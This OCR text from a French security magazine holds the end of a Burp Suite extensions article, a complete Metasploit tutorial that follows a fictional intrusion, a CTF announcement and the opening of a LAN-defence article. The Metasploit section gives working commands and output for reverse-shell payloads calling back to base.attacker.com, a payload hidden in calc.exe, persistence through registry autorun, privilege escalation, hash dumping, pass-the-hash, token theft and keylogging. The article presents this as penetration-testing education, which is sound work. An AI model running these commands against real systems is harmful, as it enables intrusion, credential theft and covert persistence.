mojo % javac burp/BurpExtender.java
mojo % jar -cf burpextender.jar  burp/BurpExtender.class burp/
CustomMenuItem.class
```

puis lancer la Burp Suite avec la nouvelle extension :

```
mojo % java -Xmx512m -classpath burpextender.jar:burp.jar burp.StartBurp
```

Les messages d'erreur et d'information sont affichés dans l'onglet ***Alerts*** :




Fig. 6

Il est ainsi possible de lancer SQLmap en un clic droit sur une requête :




Fig. 7

3.5 Limitation de Burp Suite

Burp Suite reste un outil simple et présente malheureusement quelques limitations :

- Burp Suite ne sait pas parser les *Java serialized communications* qui sont malheureusement de plus en plus utilisées dans les clients lourds basés sur Java.
- Tout comme l'extension SQL Inject me, Burp Suite scanner réalise des requêtes qui peuvent potentiellement avoir des effets indésirables (« ' or 1=1 »).
- Le scanner ne cherche pas à différencier les *directory traversal* des failles *includes* PHP, ainsi la totalité des failles includes sont classifiées en tant que directory traversal.
- La détection des injections SQL par différences de temps de réponse n'utilise que les fonctions de SQL server (*waitfor*), rendant la détection sur d'autres bases de données impossible et inutilement bruyante.
- Aucune technique d'encodage ou de *bypass* n'est utilisée : remplacement des espaces par des tabulations ou des commentaires, par exemple, si l'application filtre les espaces (cas classique de la recherche qui découpe la valeur soumise en se basant sur les espaces), Burp Suite passera à côté de la vulnérabilité.
- Les fonctionnalités d'*upload* ne sont pas testées : elles sont juste signalées en tant qu'information (plus faible niveau de criticité dans Burp Suite)

Même si le scanner de Burp Suite est un outil utile, il reste cependant assez basique et ne peut pas remplacer un *pentester* pour réaliser un test d'intrusion (tout comme tout autre outil de test d'intrusion web actuellement sur le marché).

Conclusion

Cet article vous a présenté deux outils dispensables pour les tests d'intrusion web et quelques extensions ou comment en développer. J'espère que ceci vous aura donné envie d'approfondir et d'aller plus loin, et ainsi, développer vos propres extensions Burp et Firefox. L'arrivée de Chromium sur le marché des navigateurs multiplates-formes et extensibles pourra cependant amener un concurrent sérieux pour Firefox, même si la nouvelle politique de Google regardant l'écriture d'extensions Chromium (nécessité de s'enregistrer pour 5 USD) au nom de la sécurité **[9]** risque de diminuer le nombre de contributions. ■

■ RÉFÉRENCES

[1] L'extension ***Live HTTP Headers*** : https://addons.mozilla.org/en-US/firefox/addon/3829/

[2] L'extension ***FoxyProxy*** : https://addons.mozilla.org/en-US/firefox/addon/2464/

[3] L'extension ***HackBar*** : https://addons.mozilla.org/en-US/firefox/addon/3899/

[4] L'extension ***Web Developer*** : https://addons.mozilla.org/en-US/firefox/addon/60/

[5] L'extension ***User-Agent Switcher*** : https://addons.mozilla.org/en-US/firefox/addon/59/

[6] Les extensions ***exploit-me*** : http://labs.securitycompass.com/index.php/exploit-me/

[7] ***Context App Tool*** : http://www.contextis.co.uk/resources/tools/cat/

[8] Classes nécessaires à l'écriture d'extensions pour Burp : http://portswigger.net/misc/

[9] Nouvelle politique pour la publication d'extensions Chromium : http://blog.chromium.org/2010/08/security-improvements-and-registration.html

LE FRAMEWORK METASPLOIT

Julien Bachmann, Nicolas Oberli - {julien, nicolas}@scrt.ch

mots-clés : INTRUSION / POST-EXPLOITATION / METASPLOIT / METERPRETER

Le framework metasploit a bien évolué et est de plus en plus utilisé depuis la version Perl sortie en 2003. Nous allons ici présenter des fonctionnalités de cet outil avec comme fil rouge une intrusion fictive.

1 Introduction

Metasploit est un *framework* libre d'exploitation de vulnérabilités facilitant la pré-exploitation (recherche de *bugs*, écriture d'*exploits* ou de *shellcodes*, ...), l'exploitation (envoi de l'exploit) et la post-exploitation (exécution de code arbitraire, accès à des fichiers, injection de serveur VNC, ...). Créé en 2003 par HD Moore, cet outil n'a cessé d'évoluer, notamment grâce à la communauté qui s'est formée autour de lui.

Ce framework se décompose en plusieurs parties : des interfaces (msfconsole, msfgui, ...), des modules (exploits, *payloads*, *scanners*, ...) et des scripts pour le *meterpreter*. Ce dernier se présente sous la forme d'un *shell* offrant de nombreuses fonctionnalités et permet via des scripts Ruby d'ajouter celles qui pourraient venir à manquer.

Étant donné la quantité de possibilités offertes, nous ne pouvons tout présenter. Nous étudions certaines fonctionnalités utilisées dans le cadre d'une intrusion fictive.

2 Attaque d'un serveur Windows en DMZ

2.1 Exploitation d'une vulnérabilité de type inclusion de fichier

Dans cette intrusion fictive, le point d'entrée est un serveur Windows se situant dans la DMZ. Ce dernier héberge un site en PHP vulnérable à une faille de type inclusion de fichier. Le premier réflexe serait de sortir le shell PHP que l'on garde soigneusement au chaud, mais ici déjà, metasploit nous permet d'utiliser un module pour exploiter cette vulnérabilité.

Dans un premier temps, la commande **use** permet de sélectionner un module à utiliser (**back** permet de sortir de ce module). Une fois le module chargé, les variables utilisées (ici **phpuri**, **rhost**, **payload** et **lhost**) doivent être initialisées à l'aide de la commande **set**. Finalement, la commande **exploit** déchaîne les enfers et exécute le module.

```
msf > use exploit/unix/webapp/php_include
msf exploit(php_include) > set phpuri /index.php?page=XXpathXX
msf exploit(php_include) > set rhost web.test.com
msf exploit(php_include) > set payload php/meterpreter/reverse_tcp
msf exploit(php_include) > set lhost base.attacker.com
msf exploit(php_include) > exploit
[*] Started reverse handler on base.attacker.com:4444
[*] Using URL: http://base.attacker.com:8080/fHYxfNlfsyZV
[*]  Local IP: http://base.attacker.com:8080/fHYxfNlfsyZV
[*] PHP include server started.
[*] Sending stage (29387 bytes) to 127.0.0.1
[*] Meterpreter session 2 opened (127.0.0.1:4444 -> 127.0.0.1:59550)
at Mon Sep 13 11:59:28 +0200 2010

meterpreter > getuid
Server username: Administrateur (0)
```

Le meterpreter PHP est un ajout récent au framework. Pour des raisons bien compréhensibles, il ne permet pas d'offrir toutes les fonctionnalités du meterpreter binaire comme l'interaction avec les autres processus du système. En revanche, il permet de manipuler le système de fichiers et donc d'uploader un fichier exécutable et de l'exécuter.

Pour transformer un payload en binaire exécutable, deux binaires sont fournis par metasploit : **msfpayload** et **msfencode**. **msfpayload** génère le *bytecode* d'un payload dans divers formats (brut, tableau C, Ruby et autres).

Dans notre cas, nous utilisons le meterpreter qui se connectera au travers d'un tunnel SSL sur notre poste, ceci afin de passer outre un éventuel firewall. **msfencode** permet quant à lui d'effectuer des transformations sur un binaire, comme un encodage du bytecode ou encore l'inclusion du code dans un autre binaire. Dans cet exemple, nous passons par la fonction **loop-vbs** qui crée un script **vbs** exécuté à chaque fois que le processus est tué. Au passage, nous incluons le meterpreter dans **calc.exe** afin de masquer un peu plus l'attaque.

Pour arriver à ce résultat, il suffit d'appeler **msfpayload**, de passer les bons paramètres et de « piper » la sortie dans **msfencode**, qui s'occupera de la mise en forme de notre payload.

```
$ ./msfpayload windows/meterpreter/reverse_https LHOST=base.
attacker.com LPORT=443 R |
./msfencode -x calc.exe -t loop-vbs -o final.vbs
```

Du côté du shell metasploit, il faut mettre en place le *listener* qui attend une connexion HTTPS d'un meterpreter sur le port 443 :

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
msf exploit(handler) > set LPORT 443
msf exploit(handler) > set LHOST base.attacker.com
msf exploit(handler) > exploit -j
[*] HTTPS listener started on http://base.attacker.com:443/
[*] Starting the payload handler...
```

De retour dans le meterpreter PHP, il reste à uploader le script **vbs** et à le lancer :

```
meterpreter > upload /Users/guru/Desktop/final.vbs .
[*] uploading  : /Users/guru/Desktop/final.vbs -> .
meterpreter > execute -f final.vbs
```

2.2 Écoutes sur le réseau

Le site hébergé par le serveur maintenant sous contrôle contient une partie authentifiée. Le module **sniffer** (fondé sur la bibliothèque dnet **[DNET]**) du meterpreter écoute les communications sur une interface réseau et récupère ainsi des authentifiants envoyés en clair ou d'autres informations intéressantes.

Tout comme dans le shell metasploit, la commande **use** charge un module dans le meterpreter. Une fois chargée, la commande **help** est utilisée pour voir les fonctionnalités ajoutées.

```
meterpreter > use sniffer
Loading extension sniffer...success.
```

La commande **sniffer_interfaces** liste les interfaces utilisables pour l'écoute. Une fois une interface sélectionnée, la capture peut être lancée avec **sniffer_start**. La commande **sniffer_dump** récupère un fichier au format pcap des datagrammes capturés.

```
meterpreter > sniffer_interfaces
1 - 'Connexion r?seau Intel(R) PRO/1000 MT' ( type:0 mtu:1514
usable:true dhcp:false wifi:false )
...
meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_dump 1 /tmp/capture.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 15 packets (4504 bytes)
[*] Downloaded 100% (4504/4504)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /tmp/capture.pcap
meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
```

Afin de simplifier l'analyse de la capture, le module **psnuffle** permet d'analyser le fichier pcap et d'en extraire les authentifiants de manière automatique, un peu à la manière d'un **dsniff**. À noter que ce module permet également d'écouter le trafic directement depuis la carte réseau.

```
msf > use sniffer/psnuffle
msf auxiliary(psnuffle) > set PCAPFILE /tmp/capture.pcap
msf auxiliary(psnuffle) > set RHOST 0.0.0.0
msf auxiliary(psnuffle) > exploit
[*] Loaded protocol FTP from /opt/metasploit/data/exploits/psnuffle/
    ftp.rb...
[*] Loaded protocol IMAP from /opt/metasploit/data/exploits/
    psnuffle/imap.rb...
[*] Loaded protocol POP3 from /opt/metasploit/data/exploits/
    psnuffle/pop3.rb...
[*] Loaded protocol URL from /opt/metasploit/data/exploits/psnuffle/
    url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.145.22:21-192.168.122.10:50117 >>
    bofh / bofh (220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready )
[*] Finished sniffing
```

Dans la capture produite, une connexion à un serveur FTP situé dans le LAN a été capturée. En plus d'obtenir des authentifiants, elle montre qu'une version vulnérable de WAR-FTPD est en écoute sur ce système Windows.

Une autre connexion sur un service vulnérable (samba 3.0.20) présent sur le serveur **linux.test.internal** a également été découverte en analysant la capture à l'aide de Wireshark et est exploitée pour obtenir un accès en tant qu'utilisateur root sur ce serveur.

```
Native OS: Unix
Native LAN Manager: Samba 3.0.20-Debian
```

Fig. 1 : capture de la version du service vulnérable

```
msf > use multi/samba/usermap_script
msf exploit(usermap_script) > set rhost linux.test.internal
rhost => 192.168.145.145
msf exploit(usermap_script) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf exploit(usermap_script) > exploit

[*] Started bind handler
[*] Command shell session 7 opened (192.168.145.1:50890 -> linux.
test.internal:4444) at Mon Sep 27 14:38:02 +0200 2010

whoami
root
```

2.3 Pivot

Les deux hôtes vulnérables se situant dans le LAN protégé par un firewall, il est impossible de les attaquer directement. Là encore, comme les autres frameworks d'exploitation, metasploit peut pivoter à partir d'une machine compromise. Ce pivot (commande **route**) route les commandes exécutées depuis metasploit à travers une session préalablement ouverte.

La session en cours est passée en tâche de fond ([Ctrl] + [Z]) afin de créer le tunnel puis exploiter la vulnérabilité.

```
meterpreter >
Background session 4? [y/N]  y
msf exploit(handler) > route add 192.168.145.0 255.255.255.0 4
msf exploit(handler) > use exploit/windows/ftp/warftpd_165_user
msf exploit(warftpd_165_user) > set rhost 192.168.145.22
msf exploit(warftpd_165_user) > set payload windows/meterpreter/
reverse_https
msf exploit(warftpd_165_user) > set lport 8443
msf exploit(warftpd_165_user) > exploit
```

Le serveur Windows du LAN est maintenant sous contrôle à son tour.

Le serveur Linux sera compromis de la même façon, à la différence qu'une version complète de metasploit sera uploadée pour s'en servir, si besoin, plus tard.

3 Attaque du LAN

3.1 Mise en place d'une connexion persistante

Maintenant qu'un shell est accessible sur un serveur Windows du LAN, il est intéressant de le transformer en accès persistant afin d'y accéder sans exploiter la vulnérabilité une nouvelle fois (si elle est encore présente) et avoir un accès direct à ce serveur. Pour ce faire, le script **persistence** installe un meterpreter chargé par un service Windows. Ici, il a été modifié afin d'utiliser le payload **windows/meterpreter/reverse_https**.

```
meterpreter > run persistence_https -X -i 5 -p 443 -r base.attacker.com
[*] Creating a persistent agent: LHOST=base.attacker.com LPORT=443
    (interval=5 onboot=true)
[*] Persistent agent script is 609377 bytes long
[*] Uploaded the persistent agent to C:\...\EgcwcguAjH.vbs
[*] Agent executed with PID 1900
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\
    CurrentVersion\Run\zqYcEUQUwNcdg
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\
CurrentVersion\Run\zqYcEUQUwNcdg
```

Sur le serveur contrôlé par les attaquants, un *handler* écoutant sur le port 443 doit être mis en place afin de recevoir la demande de connexion émise par le serveur compromis :

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST base.attacker.com
LHOST => base.attacker.com
msf exploit(handler) > exploit
[*] Started HTTPS reverse handler on https://base.attacker.com:443/
[*] Starting the payload handler...
[*] 192.168.145.22:1031 Request received for /A9ueO...
[*] 192.168.145.22:1031 Staging connection for target 9ueO received...
[*] Patching Target ID 9ueO into DLL
[*] 192.168.145.22:1034 Request received for /A9ueO...
[*] 192.168.145.22:1034 Staging connection for target 9ueO received...
[*] Patching Target ID 9ueO into DLL
[*] 192.168.145.22:1035 Request received for /B9ueO...
[*] 192.168.145.22:1035 Stage connection for target 9ueO received...
[*] Meterpreter session 5 opened (base.attacker.com:443 ->
192.168.145.22:1035) at Fri Sep 10 15:44:01 +0200 2010
```

3.2 Élévation de privilèges

Certains exploits ne permettent pas d'obtenir directement les privilèges LOCAL SYSTEM, comme ici, où l'exploit donne un accès en tant qu'administrateur local. Un tel accès est nécessaire afin d'accéder à des points clés du système, comme les ruches SAM et Security. Le module **priv** exploite diverses techniques afin d'obtenir plus de privilèges via la commande **getsystem**. Toutes ces techniques, exceptée **Kitrap0d**, nécessitent l'obtention des droits d'administrateur local.

Deux de ces méthodes reposent sur la fonction **Advapi32!ImpersonateNamedPipeClient** qui permet d'usurper l'identité d'un processus se connectant à un tube nommé créé depuis le processus ayant les droits administrateur local. La première crée un service qui exécute un **cmd.exe** se connectant au tube nommé et la seconde utilise une bibliothèque qui se charge en tant que service. Cette dernière a l'inconvénient de créer un fichier sur le disque dur.

La méthode suivante nécessite, en plus des droits d'administrateur local, les droits **SeDebugPrivilege**. Dans la pratique, il est plutôt rare d'avoir un compte administrateur local sans ces droits étant donné qu'il peut se les attribuer. La méthode Reflective DLL Injection **[LOADR]** est utilisée afin de charger une bibliothèque dans le contexte d'un service. Cette dernière duplique son jeton (**advapi32!OpenProcessToken** et **advapi32!DuplicateTokenEx**) et l'applique au *thread* dans lequel tourne le meterpreter (**advapi32!SetThreadToken**).

Une vulnérabilité dans le sous-système NTVDM est exploitée dans la dernière méthode. Découverte par Tavis Ormandy **[NTVDM]**, elle exécute du code dans le ring0 depuis un processus (ring3). Une fois dans le contexte du kernel, les jetons d'accès des

processus contenant le **meterpreter** et **SYSTEM** sont recherchés via **nt!PsLookupProcessByProcessId** et **nt!PsReferencePrimaryToken**, et celui du **meterpreter** est modifié pour lui donner les droits LOCAL SYSTEM.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem
...got system (via technique 1).
```

3.3 Compromission d'autres machines du LAN

3.3.1 Récupération des condensats LM et NTLM

Lors de la compromission d'une machine sous Windows, la récupération des condensats LM et NTLM est une aide précieuse pour l'attaque d'autres hôtes (réutilisation de mot de passe). Le framework fournit deux méthodes pour récupérer ces précieux condensats.

Le module **priv** dump, via la commande **hashdump**, les condensats LM et NTLM. Cette méthode repose sur le même procédé que pwdump afin de récupérer les condensats sur un système démarré pour contourner le chiffrement des ruches par la SYSKEY. Après élévation de privilèges en tant que LOCAL SYSTEM, la bibliothèque **samsrv.dll** est chargée et les fonctions donnant accès aux condensats sont appelées (**samsrv!{SamrOpenDomain, SamrEnumerateUsersInDomain, SamrOpenUser, SamrQueryInformationUser, …}**).

L'alternative à cette méthode est l'utilisation du script **hashdump**. Ce dernier récupère la *bootkey* depuis les clés **SYSTEM\CurrentControlSet\Control\Lsa\{JD,Skew1,GBG,Data}**, la remet dans l'ordre, puis l'utilise pour déchiffrer les condensats des utilisateurs, stockés dans la base des registres.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > hashdump
Administrateur:500:e52cac67419axx2254102507d7718ab3:7b739762b9e5e151
2f3971b19250dfxx:::
```

L'utilisation de la commande **hashdump** n'est pas très furtive, et de nombreux antivirus et HIDS détectent les injections de code au sein de **LSASS.EXE**, ce qui peut provoquer un crash de ce dernier, et par la même occasion, un reboot du serveur victime. Plutôt que de désactiver l'antivirus (le script **killav** du meterpreter le fait plutôt bien), il est préférable d'utiliser la seconde méthode, qui consiste justement à utiliser des appels système « légitimes » afin de ne pas mettre en péril le fonctionnement du serveur.

À noter, en outre, que la commande **hashdump** du module **priv** peut être exécutée en tant qu'administrateur local du poste visé, alors que le script nécessite quant à lui obligatoirement les privilèges SYSTEM.

3.3.2 Réutilisation des condensats

À partir du moment où les condensats LM et NTLM sont à disposition, le premier réflexe est de sortir les *rainbowtables* pour les casser. Heureusement, comme bien souvent rappelé sur certains blogs au milieu d'autres échecs de la sécurité, le mécanisme d'authentification de Windows souffre d'un problème permettant de se connecter à distance à une machine sans avoir à casser le condensat. Cette attaque, nommée *pass the hash* **[PSHTK]** est implémentée dans metasploit afin de l'utiliser dans différents modules liés au protocole SMB. Dans un premier temps, la recherche des hôtes accessibles est réalisée à l'aide du module **smb_login**, puis le module **psexec** sera utilisé pour avoir une invite de commandes sur les serveurs.

Le module **smb_login** tente simplement de se connecter sur le service SMB d'une liste de machines. Ici, le serveur du LAN sert de pivot afin d'utiliser les modules de metasploit contre les machines se trouvant de son côté du firewall.

```
> route add 192.168.145.0 255.255.255.0 5
> use auxiliary/scanner/smb/smb_login
> set smbdomain .
> set smbuser administrateur
> set smbpass e52cac67419axx2254102507d7718ab3:7b739762b9e5e1512f39
  71b19250dfxx
> set rhosts 192.168.145.0/24
> run
[*] Starting SMB login attempt on 192.168.145.0
…
[+] 192.168.145.33 - SUCCESSFUL LOGIN (Windows Server 2003 R2 3790
Service Pack 2) 'administrateur' : 'e52cac67419axx2254102507d7718ab3
:7b739762b9e5e1512f3971b19250dfxx'
```

Le binaire **psexec** est souvent utilisé lors des tests de pénétration dans le but d'avoir une invite de commandes sur un système pour lequel les authentifiants sont connus. Comme toute bonne trousse à outils, metasploit intègre un module reposant sur **psexec** et charge un meterpreter sur ces machines.

```
> use exploit/windows/smb/psexec
> set payload windows/meterpreter/bind_tcp
> set lport 1337
> set rhost 192.168.145.33
> exploit
[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating as user 'administrateur'...
[*] Uploading payload...
...
[*] Meterpreter session 8 opened...
```

À noter que si le condensat LM n'est pas disponible, il faut le remplacer par 32 '0' au moment de donner une valeur à la variable **smbpass**.

3.3.3 Jetons d'accès

Ayant gagné un accès à un nouveau serveur du LAN, la commande **list_tokens** du module **incognito** liste les utilisateurs connectés. Ce module manipule les jetons d'accès générés au moment où une session interactive est initiée (console, une session RDP ou lors d'un accès à un serveur de fichiers chiffré, par exemple).

La liste des jetons d'accès est obtenue via **NtQuerySystemInformation**, avec comme argument **SystemHandleInformation**, puis pour chaque processus, la fonction **NtQueryObject** est utilisée pour récupérer les objets ayant pour type Token. Pour l'affichage, le nom correspondant à un jeton est retourné par un appel à la fonction **advapi32!LookupAccountSidA**.

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
Delegation Tokens Available
========================================
AUTORITE NT\SERVICE LOCAL
AUTORITE NT\SERVICE RESEAU
AUTORITE NT\SYSTEM
TEST\Administrateur
Impersonation Tokens Available
========================================
AUTORITE NT\ANONYMOUS LOGON
```

Par chance, l'administrateur du domaine est également connecté sur cette machine. La commande **snarf_hashes** empreinte l'identité des jetons disponible afin d'initier une connexion sur un serveur SMB. En utilisant le second serveur du LAN compromis au préalable (**linux.test.internal**), il est possible de lancer le module **auxiliary/server/capture/smb**, qui envoie toujours le même challenge lors d'une connexion (\x11\x22\x33\x44\x55\x66\x77\x88) afin d'utiliser des tables HALFLM pour retrouver les mots de passe plus rapidement.

Sur le serveur Linux compromis un peu plus tôt (**linux.test.internal**) :

```
$ ./msfconsole
> use auxiliary/server/capture/smb
msf auxiliary(smb) > run
```

Puis, sur le dernier serveur Windows compromis :

```
meterpreter > snarf_hashes linux.test.internal
[*] Snarfing token hashes...
```

Ce qui donne les condensats LM de l'administrateur du domaine depuis le serveur Linux.

```
[*] Captured 127.0.0.1:50863 TEST\Administrateur LMHASH:52cb0e0xxe1e2
16509bc0268d91ee187d5f4a3dad8f5adxx NTHASH:52cb0e0xxe1e216509bc0268d
91ee187d5f4a3dad8f5adxx OS:Windows Server 2003 R2 3790 Service Pack 2 LM:
```

Une autre solution consiste à usurper l'identité TEST\Administrateur afin d'ajouter un compte faisant partie du groupe d'administrateurs du domaine via les commandes **add_user** et **add_group_user** du module **incognito**.

3.4 Récupération d'informations

3.4.1 Keylogging

Maintenant que le domaine est sous contrôle, vient le moment de récupérer des informations. Le framework dispose ici encore de modules pratiques pour ce cas. Afin de gagner des accès à d'autres applications (web ou bases de données SQL, par exemple), il est intéressant de capturer les frappes des utilisateurs. Le script **keylogrecorder** récupère les frappes d'un utilisateur sur le bureau ou dans winlogon, lancé dans une session séparée afin d'empêcher l'utilisation d'un *keylogger* classique. Il utilise la fonctionnalité de migration du meterpreter afin de capturer les touches dans winlogon (migration dans le processus winlogon). La récupération des touches est réalisée en appelant la fonction **user32!GetAsyncKeyState**.

```
meterpreter > bgrun keylogrecorder -c 0 -t 15
[*] Executed Meterpreter with Job ID 0
[*] explorer.exe Process found, migrating into 1148
[*] Migration Successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /Use
rs/.../192.168.145.33_20100914.3309.txt
[*] Recording
```

Le commutateur -l du script verrouille l'écran de l'utilisateur afin de l'obliger à entrer son mot de passe. Cette fonctionnalité repose sur l'utilisation de l'extension **railgun**. Cette dernière offre un accès direct à l'API Windows depuis le shell Ruby. Le code pour verrouiller l'écran est équivalent au suivant :

```
meterpreter> irb
>> client.core.use('railgun')
>> client.railgun.user32.LockWorkStation()
```

De même, il est possible d'utiliser d'autres bibliothèques dans railgun en les chargeant, puis en définissant les fonctions, comme :

```
>> client.railgun.add_dll('shell32','c:\\windows\\system32\\shell32.dll')
>> client.railgun.add_function('shell32', 'IsUserAnAdmin', 'BOOL', [])
>> client.railgun.shell32.IsUserAnAdmin()
```

3.4.2 Récupération de fichiers

Lors d'une intrusion, il est intéressant de récupérer des fichiers afin de glaner davantage d'informations. Depuis peu, il est possible de rechercher des fichiers depuis le meterpreter via la très récente commande **search** :

```
meterpreter > search -f *.pdf
Found 241 results...
    c:\documents and settings\...\network_diagram.pdf (44101 bytes)
...
    z:\\local\scapy-2.0.1\...\scapy-concept.pdf (7842 bytes)
```

Une fois les fichiers intéressants localisés, il est possible de les télécharger avec la commande **download** :

```
meterpreter > download  c:\documents and settings\...\network_
diagram.pdf /tmp/diagram.pdf
```

La fonction **search** recherche également sur Windows Vista, 7 et 2008, via les services d'indexation de Windows, dans l'historique du navigateur ainsi que dans les e-mails de l'utilisateur, en spécifiant **iehistory** pour l'historique et **mapi** pour les mails.

Conclusion

Il est difficile de présenter toutes les utilisations du framework metasploit tant le sujet est vaste et en mouvement (modules spécifiques au wifi, payloads pour OS mobiles, attaques client-side, ...) et des sites de référence permettent de suivre l'évolution du framework (**[OFFSEC]**, **[BLOG1]** et **[BLOG2]**). L'exemple décrit ici montre en cas d'utilisation de metasploit des portes de la DMZ jusqu'au cœur du domaine Windows. À noter que metasploit est également utilisable depuis des terminaux mobiles comme les iPhones ou le N900, et de ce fait, cette attaque pourrait être exécutée depuis un café.

Nous tenons à préciser qu'aucun administrateur système n'a été blessé dans le cadre de cette intrusion fictive. ■

RÉFÉRENCES

[DNET] http://code.google.com/p/libdnet/

[LOADR] http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf

[NTVDM] http://seclists.org/fulldisclosure/2010/Jan/341

[PSHTK] http://oss.coresecurity.com/projects/pshtoolkit.htm

[TOKEN] http://www.mwrinfosecurity.com/publications/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf

[OFFSEC] http://www.offensive-security.com/metasploit-unleashed/

[BLOG1] http://www.room362.com/

[BLOG2] http://carnal0wnage.blogspot.com/

INSOMNI'HACK 2011 : LE CONCOURS DE ETHICAL HACKING

Pour sa quatrième édition, le challenge *Insomni'hack* se déroulera le 04 mars 2011 à l'HEPIA, Haute Ecole du Paysage, d'Ingénierie et d'Architecture de Genève (Suisse).


La nouveauté, cette année, sera la présence de conférenciers experts en sécurité informatique, que vous pourrez rencontrer sur place durant l'après-midi. Le concours, quant à lui, se déroulera comme à son habitude, lors de la soirée, et ce, jusqu'à 1 heure du matin.

Composé d'une série d'épreuves de tous niveaux, du débutant à l'expert confirmé, et touchant à divers domaines relatifs à la sécurité informatique (Web, *reverse engineering*, *forensics*, cryptographie, *lockpicking*, ...), le concours *Insomni'hack* se veut avant tout convivial et bien intentionné, suivant bien évidemment les principes du *hacking* éthique ! Dans ce cadre, les participants pourront tester leur habileté en matière de sécurité informatique et se mesurer à d'autres passionnés le temps d'une soirée.

Tout comme les années précédentes, le concours est entièrement gratuit et ouvert à tous les participants, les épreuves se dérouleront sur un réseau fermé (locaux de l'HEPIA, Genève).

Certaines épreuves seront corrigées pendant le concours, afin que les participants puissent apprendre autant que s'amuser.

Pour plus d'informations : www.scrt.ch, rubrique Actualités.



ROUTE DEL DEFAULT
(OU : « ET SI ON RÉGLAIT LES PROBLÈMES DE SÉCURITÉ DU LAN »)

Kevin DENIS – kevin2nis@gmail.com

mots-clés : RÉSEAU / DÉFENSE EN PROFONDEUR / FIREWALL / INFRASTRUCTURE

Cet article propose une idée originale pour augmenter le niveau de sécurité d'un LAN d'entreprise. Le LAN considéré dans cet article est un réseau IP constitué de machines fixes généralement en adressage privé [RFC 1918], connecté à Internet, protégé par un firewall [Wikipedia Firewall]. Le LAN est un réseau à risques. En effet, il est constitué d'ordinateurs qui ont accès à Internet et d'utilisateurs non sensibilisés aux risques informatiques. Des administrateurs réseau et système ont pour rôle de garantir un niveau de sécurité acceptable concernant ces machines et ces utilisateurs.

1 Le problème du LAN

La sécurité périphérique autour du LAN est généralement bien mise en œuvre (*firewall*, DMZ, antivirus sur flux). Un des risques, aujourd'hui, concerne les failles 0day, les attaques ciblées et les *botnets* **[Botnet]**. « Si vous êtes connecté à Internet, alors Internet est connecté à vous » **[Diehl, loi 8]**. En effet, à partir du moment où l'accès internet est donné à une machine, alors celle-ci peut télécharger tout type de données, quelles qu'elles soient, malignes ou légitimes. Des mécanismes simples (utilisation immédiate de l'accès fourni, généralement HTTP ou HTTPS) aux plus sophistiqués **[Wikipedia tunneling] [MISC 50]** existent pour traverser le firewall et accéder à des données sur Internet.

Fait important, le but de ces vers/virus/troyens n'est pas de détruire des données, mais au contraire, de rester actif le plus longtemps possible. Il est d'ailleurs rare de trouver des virus ayant comme action la destruction, l'exception étant le virus Tchernobyl **[CERT IN-99-03]**. Généralement, ces attaques servent ensuite à envoyer du spam, ou servir de rebond à un attaquant pour une attaque poussée **[Structure de commande et contrôle d'Aurora]**, ou à collecter des données (cas d'espionnage ciblé, ou *dark google* **[Stefan Savage]**). L'infection initiale se fait soit par une pièce jointe de mail, soit par une page web piégée, soit par proximité d'une autre machine infectée, soit par insertion d'une clé USB. Dans tous les cas, le programme offensif va sortir sur Internet, se mettre à jour, envoyer du spam, envoyer des informations, ou rester dormant en vérifiant périodiquement que l'attaquant n'a pas d'ordre à lui transmettre.

Les utilisateurs sont généralement mal formés à la sécurité, et de plus, nombreux. Un utilisateur sera toujours tenté de cliquer sur la pièce jointe, le lien, ou insérera une clé USB personnelle dans une machine professionnelle.

La parade à ces risques est connue. L'administrateur doit tenir son parc logiciel à jour (OS, applicatifs et antivirus). Ceci est souvent complété par la mise en place d'une charte informatique signée par les utilisateurs.

Théoriquement, cela fonctionne bien, lorsque les patches sont disponibles à temps **[Rapidité de disponibilité d'un patch suite à 0day]** et que les utilisateurs sont disciplinés.

Dans les faits, c'est un échec, le nombre de machines d'entreprises connectées à des botnets le prouve. Le patch management d'un parc devient vite irréalisable lorsqu'il est conséquent, et les utilisateurs contournent les politiques de sécurité mises en œuvre : soit elles sont trop contraignantes et les utilisateurs les contournent simplement pour pouvoir travailler plus efficacement (selon eux), soit elles sont inexistantes ou contournables sans effort particulier (Skype se débrouille tout seul

